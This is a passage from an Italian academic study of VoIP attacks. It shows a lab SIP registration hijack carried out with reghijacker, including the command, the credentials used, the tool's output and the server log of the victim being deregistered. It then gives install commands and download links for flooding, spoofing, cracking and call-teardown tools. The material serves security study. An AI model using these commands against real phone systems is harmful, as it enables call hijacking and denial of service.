

Figure 18. Comunicazione di un client *SIP*

Figure 19. Comunicazione aperta ed errata di un client *SIP*

```
blobblio@hacking: sudo ./reghijacker eth6 192.168.28.1 192.168.28.1
2081@192.168.28.200 outfile.txt -u 2081 -p 2081
```

eth6 indica il network da utilizzare per l'attacco;
192.168.28.1 indica il dominio con cui si è registrato il client (nel nostro caso *2082@192.16*
192.168.28.1 indica il dominio a cui si è registrato il client;
2081@192.168.28.200 indica il nuovo indirizzo del client;
outfile.txt indica il file dove vengono registrati messaggi *SIP*;
-u 2081 indica l'username del client attaccato;
-p 2081 indica la password del client attaccato;

si otterrà la risposta

```
Registration Hijacker - Version 1.0
09/09/2004

Domain to Hijack Registrations: 192.168.28.1
Domain's SIP Registrar IP addr: 192.168.28.1
Hijack Contact Info: 2081@192.168.28.200
User to Hijack: 2081
User Password: 2081

My IP address for device eth6 is: 192.168.28.200

Attempt to Hijack User: 2081, Password: 2081
```

Visionando il debug del server *VoIP* si otterrà la deregistrazione dell'autentico client *SIP 2081* e la registrazione del falso client.

```
blobblios-aspire-5920g*CLI>
-- Unregistered SIP '2081'
-- Registered SIP '2081' at 192.168.28.200 port 5060 expires 3600
blobblios-aspire-5920g*CLI>
```

6.8.1 Contromisure

Vedi Cap. 6.4.1.

7 INSTALLAZIONE APPLICATIVI

IN questo capitolo illustreremo la modalità di reperimento e installazione dei tool utilizzati in questo studio.

7.1 Scansione ed Enumerazione della Rete

7.1.1 *ifconfig*

Download:

Previsto nella distribuzione Linux Ubuntu Jaunty Jackalope Ver. 9.04.

Installazione:

Nessuna.

7.1.2 *fping*

Download:

Nessuno.

Installazione:

```
blobblio@hacking: sudo apt-get install fping
```

7.1.3 *nmap*

Download:

Nessuno.

Installazione:

```
blobblio@hacking: sudo apt-get install nmap
```

7.1.4 *arping*

Download:

Nessuno.

Installazione:

```
blobblio@hacking: sudo apt-get install arping
```

7.1.5 *smap*

Download:

http://www.wormulon.net/index.php?/archives/1125-smap-released.html

Installazione:

```
blobblio@hacking: tar -xvf smap.tar.gz;
```

```
blobblio@hacking: cd smap-blackhat;make
```

7.1.6 *SipScan*

Download:

http://www.hackingvoip.com/tools/sipscan.msi

Installazione:

Eseguire *sipscan.msi*

7.2 Denial of Service

7.2.1 udpflood

Download:
http://www.hackingvoip.com/tools/udpflood.tar.gz
Installazione:

```
blobblio@hacking: tar -xvf udpflood.tar.gz;
```

```
blobblio@hacking: cd udpflood;make
```

7.2.2 inviteflood

Download:
http://www.hackingvoip.com/tools/invite.tar.gz
http://www.hackingvoip.com/tools/hack_library.tar.gz
http://www.hackingvoip.com/tools/g711conversions.tar.gz
Installazione:

```
blobblio@hacking: tar -xvf inviteflood.tar.gz;
```

```
blobblio@hacking: tar -xvf hack_library.tar.gz;
```

```
blobblio@hacking: tar -xvf g711conversions.tar.gz;
```

```
blobblio@hacking: sudo apt-get install libnet0 libnet0-dev
```

```
blobblio@hacking: sudo apt-get install libnet1 libnet1-dev
```

```
blobblio@hacking: cd inviteflood;make
```

7.2.3 dhcpx

Download:
Nessuno.
Installazione:

```
blobblio@hacking: sudo apt-get install irpas
```

7.3 Men-in-the-Middle

7.3.1 arpspoof

Download:
Nessuno.
Installazione:

```
blobblio@hacking: sudo apt-get install dsniff
```

7.3.2 arpwatch

Download:
Nessuno.
Installazione:

```
blobblio@hacking: sudo apt-get install arpwatch
```

7.3.3 sipdump

Download:
Nessuno.
Installazione:

```
blobblio@hacking: sudo apt-get install sipcrack
```

7.3.4 sipcrack

Download:
Nessuno
Installazione:

```
blobblio@hacking: sudo apt-get install sipcrack
```

7.3.5 apg

Download:
Nessuno.
Installazione:

```
blobblio@hacking: sudo apt-get install apg
```

7.3.6 Cain & Abel

Download:
http://www.oxid.it/downloads/ca_setup.exe
Installazione:
Eseguire *ca_setup.exe*

7.3.7 Spectrum Analyzer Law

Download:
http://pas-products.com/bin/paslev32.exe
Installazione:
Eseguire *paslev32.exe*

7.3.8 rtpmixsound

Download:
http://www.hackingvoip.com/tools/rtpmixsound_v3.0.tar.gz
http://www.hackingvoip.com/tools/libfindrtp-0.4b.tar.gz
Installazione:

```
blobblio@hacking: tar -xvf rtpmixsound_v3.0.tar.gz;
```

```
blobblio@hacking: tar -xvf libfindrtp-0.4b.tar.gz;
```

```
blobblio@hacking: cd libfindrtp-0.4b;make
```

```
blobblio@hacking: cd rtpmixsound_v3.0;make
```

7.3.9 Voip Sound Board

Download:
http://primeobsession.com/downloads/VOIPBoard-0.3.tar.gz.
Installazione:

```
blobblio@hacking: tar -xvf VOIPBoard-0.3.tar.gz;
```

7.3.10 WireShark

Download:
Nessuno
Installazione:

```
blobblio@hacking: sudo apt-get install wireshark
```

7.3.11 teardown

Download:
http://www.hackingvoip.com/tools/teardown.tar.gz
Installazione:

```
blobblio@hacking: tar -xvf teardown.tar.gz;
```

```
blobblio@hacking: cd teardown;make
```

7.3.12 reghijacker

Download:
http://www.hackingvoip.com/tools/reghijacker.tar.gz
Installazione:

```
blobblio@hacking: tar -xvf reghijacker.tar.gz;cd reghijacker;make
```

LIST OF FIGURES

LIST OF TABLES

REFERENCES

[1] Asterisk: The Open Source PBX and Telephony Platform. [Online]. Available: http://www.asterisk.org/
[2] H. Dwived, *Hacking VoIP: Protocols, Attacks, and Countermeasures*. No Starch Pr, 2008, vol. 1593271638.
[3] D. Endler and M. Collier, *Hacking Exposed VoIP: Voice Over IP Security Secrets e Solutions (Hacking Exposed)*. McGraw-Hill Osborne Media, 2006, vol. 0072263644.
[4] F.Amoroso, "Progettazione, implementazione e testing di una architettura VoIP sicura basata su software Open Source," Thesis, Università degli Studi di Salerno - Facoltà di Scienze Matematiche Fisiche e Naturali, fabio.amoroso@yahoo.it, Mars 2009.
[5] R. F. H. Schulzrinne, S. Casner, "Rtp: A transport protocol for real-time applications," IETF, http://www.ietf.org/rfc/rfc3550.txt, standard rfc3550, July 2003. [Online]. Available: http://www.ietf.org/rfc/rfc3550.txt
[6] G. C. J. Rosenberg, H. Schulzrinne, "Sip: Session initiation protocol," IETF, http://www.ietf.org/rfc/rfc3261.txt, standard rfc3579, June 2002. [Online]. Available: http://www.ietf.org/rfc/rfc3261.txt
[7] V. J. M. Handley, "Sdp: Session description protocol," IETF, http://www.ietf.org/rfc/rfc2327.txt, standard rfc2327, April 1998. [Online]. Available: http://www.ietf.org/rfc/rfc2327.txt
[8] Minisip. [Online]. Available: http://www.minisip.org/
[9] R. Rivest, "The md5 message-digest algorithm," IETF, http://www.ietf.org/rfc/rfc1321.txt, standard rfc1321, April 1992. [Online]. Available: http://www.ietf.org/rfc/rfc1321.txt
[10] L. M. T. Berners-Lee, R. Fielding, "Uniform resource identifiers (uri): Generic syntax," IETF, http://www.ietf.org/rfc/rfc2396.txt, standard rfc2396, August 1998. [Online]. Available: http://www.ietf.org/rfc/rfc2396.txt
[11] Vmware Fusion. [Online]. Available: http://www.vmware.com/products/fusion/